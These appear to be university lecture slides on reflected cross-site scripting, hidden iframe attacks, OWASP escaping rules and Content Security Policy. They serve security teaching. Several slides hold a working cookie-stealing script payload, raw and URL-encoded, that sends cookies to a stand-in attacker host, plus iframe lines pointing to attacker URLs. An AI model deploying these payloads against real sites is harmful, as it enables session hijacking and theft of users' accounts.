
# Reflected XSS




# Reflected XSS



# Reflected XSS



# Reflected XSS



# Example of How Reflected XSS Can Come About

- User input is echoed into HTML response.
- Example: search field
  - `http://victim.com/search.php?term=apple`
  - search.php responds with

```
<HTML> <TITLE> Search Results </TITLE>
<BODY>
Results for $term
.
.
.
</BODY> </HTML>
```
- How does an attacker who gets you to visit evil.com exploit this?

# Injection Via Script-in-URL

- Consider this link on evil.com: (properly URL encoded)
  - `http://victim.com/search.php?term=<script> window.open ("http://badguy.com?cookie='"+document.cookie) </script>`
    - `http://victim.com/search.php?term=%3Cscript%3E%20window.open%28%22http%3A%2F%2Fbadguy.com%3Fcookie%3D%22%2Bdocument.cookie%29%20%3C%2Fscript%3E`
- What if user clicks on this link?
  - Browser goes to `victim.com/search.php?...`
  - victim.com returns  
`<HTML> Results for <script> ... </script> ...`
  - Browser executes script in same origin as victim.com
    - Sends badguy.com cookie for victim.com

# Reflected XSS: Summary

- **Target:** user with Javascript-enabled browser who visits a vulnerable web service that will include parts of URLs it receives in the web page output it generates
- **Attacker goal:** run script in user's browser with same access as provided to server's regular scripts (subvert SOP = Same Origin Policy)
- **Attacker tools:** ability to get user to click on a specially-crafted URL; optionally, a server used to receive stolen information such as cookies
- **Key trick:** server fails to ensure that output it generates does not contain embedded scripts other than its own
- Notes: (1) do not confuse with Cross-Site Request Forgery (CSRF); (2) requires use of Javascript (generally)

# And Hiding It All...

- Both CSRF and reflected XSS require the attacker's web page to run...
  - In a way not noticed by the victim
- Fortunately? iFrames to the rescue!
  - Have the "normal" page controlled by the attacker create a 1x1 iframe...
  - `<iframe height=1 width=1 src="http://www.evil.com/actual-attack">`
- This enables the attacker's code to run...
  - And the attacker can mass-compromise a whole bunch of websites... and just inject that bit of script into them

# But do it without clicking!

- Remember, a frame can open to another origin by default...
  - ```
<iframe src="http://victim.com/search.php?term=%3Cscript%3E%20window.open%28%22http%3A%2F%2Fbadguy.com%3Fcookie%3D%22%2Bdocument.cookie%29%20%3C%2Fscript%3E" height=1 width=1>
```
- So this creates a 1x1 pixel iframe ("inline frame")
  - But its an "isolated" origin: the hosting page can't "see" inside..
  - But who cares? The browser opens it up!
- Can really automate the hell out of this...
  - ```
<iframe src="http://attacker.com/pwneverything" height=1 width=1>
```

# And Thus You Don't Even Need A Click!

- Bad guy compromises a bunch of sites...
  - All with a 1x1 iFrame pointing to [badguy.com/pwneverything](http://badguy.com/pwneverything)
- [badguy.com/pwneverything](http://badguy.com/pwneverything) is a rich page...
  - As many CSRF attacks as the badguy wants...
    - Encoded in image tags...
  - As many reflected XSS attacks as the badguy wants...
    - Encoded in still further iframes...
  - As many stored XSS attacks as the badguy wants...
    - If the attacker has pre-stored the XSS payload on the targets
- Why does this work?
  - Each iframe is treated just like any other web page
  - This sort of thing is **legitimate** web functionality, so the browser goes "Okeydoke..."

# Protecting Servers Against XSS (OWASP)

- OWASP = Open Web Application Security Project
- Lots of guidelines, but 3 key ones cover most situations  
[https://www.owasp.org/index.php/  
XSS\\_\(Cross\\_Site\\_Scripting\)\\_Prevention\\_Cheat\\_Sheet](https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet)
- Never insert untrusted data except in allowed locations
- HTML-escape before inserting untrusted data into simple HTML element contents
- HTML-escape all non-alphanumeric characters before inserting untrusted data into simple attribute contents

# Never Insert Untrusted Data Except In Allowed Locations

```
<script>...NEVER PUT UNTRUSTED DATA HERE...</script>      directly in a script  
  
<!--...NEVER PUT UNTRUSTED DATA HERE...-->                  inside an HTML comment  
  
<div ...NEVER PUT UNTRUSTED DATA HERE...=test />          in an attribute name  
  
<NEVER PUT UNTRUSTED DATA HERE... href="/test" />        in a tag name  
  
<style>...NEVER PUT UNTRUSTED DATA HERE...</style>      directly in CSS
```

# HTML-Escape Before Inserting Untrusted Data into Simple HTML Element Contents

```
<body>...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...</body>
```

```
<div>...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...</div>
```

any other normal HTML elements      “Simple”: <p>, <b>, <td>, ...

*Rewrite 6 characters (or, better, use framework functionality):*

& --> &#amp;

< --> &lt;

> --> &gt;

” --> &quot;

' --> &#x27;

/ --> &#x2F;

# HTML-Escape Before Inserting Untrusted Data into Simple HTML Element Contents

```
<body>...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...</body>  
  
<div>...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...</div>  
  
any other normal HTML elements
```

*Rewrite 6 characters (or, better, use framework functionality):*

While this is a “default-allow” *denylist*, it’s one that’s been heavily community-vetted

# HTML-Escape All Non-Alphanumeric Characters Before Inserting Untrusted Data into Simple Attribute Contents

```
<div attr=...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...'>content</div>

<div attr=""...ESCAPE UNTRUSTED DATA BEFORE PUTTING HERE...">content</div>
```

**“Simple”:** width=, height=, value=...  
**NOT:** href=, style=, src=, onXXX= ...

Escape using `&#xHH;` where *HH* is hex ASCII code  
(or better, again, use framework support)

# Web Browser Heuristic Protections...

- Web Browser developers are always in a tension
  - Functionality that may be critical for real web apps are often also abused
  - Why CSRF is particularly hard to stop:
    - It uses the motifs used by real apps
- But reflected XSS is a bit unusual...
  - So modern web browsers may use heuristics to stop some reflected XSS:
  - E.g. recognize that `<script>` is probably bad in a URL, replace with `script>`
- Not bulletproof however

# Content Security Policy (CSP)

- Goal: prevent XSS by specifying an allowed-list from where a browser can load resources (Javascript scripts, images, frames, ...) for a given web page
  - Everything not explicitly allowed is forbidden!
- Approach:
  - Prohibits inline scripts
  - Content-Security-Policy HTTP header allows reply to specify white-list, instructs the browser to only execute or render resources from those sources
    - E.g., script-src 'self' http://b.com; img-src \*
  - Relies on browser to enforce

<http://www.html5rocks.com/en/tutorials/security/content-security-policy/>

# Content Security Policy (CSP)

- Goal: prevent XSS by specifying a white-list from where a browser can fetch scripts, images, frames, . This says only allow scripts fetched explicitly (“`<script src=URL></script>`”) from the server, or from `http://b.com`, but not from anywhere else.
- Approach
  - Prohibits i Will **not** execute a script that’s included inside a server’s response to some other query (required by XSS).
  - Content-Security-Policy HTTP header allows reply to specify white-list, instructs the browser to only execute or render resources from those sources
  - E.g., `script-src 'self' http://b.com; img-src *`
  - Relies on browser to enforce

# Content Security Policy (CSP)

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  - Relies on browser to enforce

This says to allow images to be loaded from anywhere.

<http://www.html5rocks.com/en/tutorials/security/content-security-policy/>

# CSP resource directives

- **script-src** limits the origins for loading scripts
  - This is the critical one for us
- **img-src** lists origins from which images can be loaded.
- **connect-src** limits the origins to which you can connect (via XHR, WebSockets, and EventSource).
- **font-src** specifies the origins that can serve web fonts.
- **frame-src** lists origins can be embedded as frames
- **media-src** restricts the origins for video and audio.
- **object-src** allows control over Flash, other plugins
- **style-src** is script-src counterpart for stylesheets
- **default-src** define the defaults for any directive not otherwise specified

# **Multiple** XSS and/or CSRF vulnerabilities: Canaries in the coal mine...

- If a site has one fixed XSS or CSRF vulnerability...
  - Eh, people make mistakes... And they fixed it
- If a site has **multiple** XSS or CSRF vulnerabilities...
  - They did **not** use a systematic toolkit to prevent these
  - And instead are doing piecemeal patching...
- Its like memory errors
  - If you squish them one at a time, there are probably lurking ones
  - If you squish them all, why worry?
  - "XSS is the stack overflow of the web"

# So Far: Attacks involving just the server or browser/server interactions

- Good "cheatsheets": <https://github.com/OWASP/CheatSheetSeries>
- SQL injection & command injection
  - Server only attacks: uploaded data is processed as code on the server
  - Root cause: Too-powerful APIs
    - Things like `system()` and raw SQL queries
    - Solution: Use better APIs like `execve()` and SQL prepared statements
- Cross Site Request Forgery (CSRF/XSRF)
  - Server/client attacks: client "tricked" into sending request with cookies to the server
    - Does not require JavaScript!
  - Root cause: Base web design didn't include a clean mechanism to specify origin for requests
  - Solution: Hidden tokens, toolkits that do this automatically, Cookies with the "SameSite" attribute.

# Cross Site Scripting

- Stored/Reflected XSS
  - Client receives JavaScript "from server"
  - But server was tricked into providing attacker's JavaScript
  - Stored: Server tricked into storing, get target to visit the page
    - Common pattern is uploaded user content that others can see
  - Reflected: Server tricked into displaying as part of the URL
    - Common pattern is query reflected back in the page results
- Solution:
  - Only allow user content in some specific types of locations
    - And even then, you need to escape some or all non alphanumeric characters
    - Ideally use a sanitizer
  - Content Security Policy: tell the browser to only accept scripts from limited locations
    - And no inline scripts period

# Misleading Users

- Browser assumes clicks & keystrokes = clear indication of what the user wants to do
  - Constitutes part of the user's trusted path
  - Attacker can meddle with integrity of this relationship in different ways ...


Computer Science 161 Fall

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Weaver



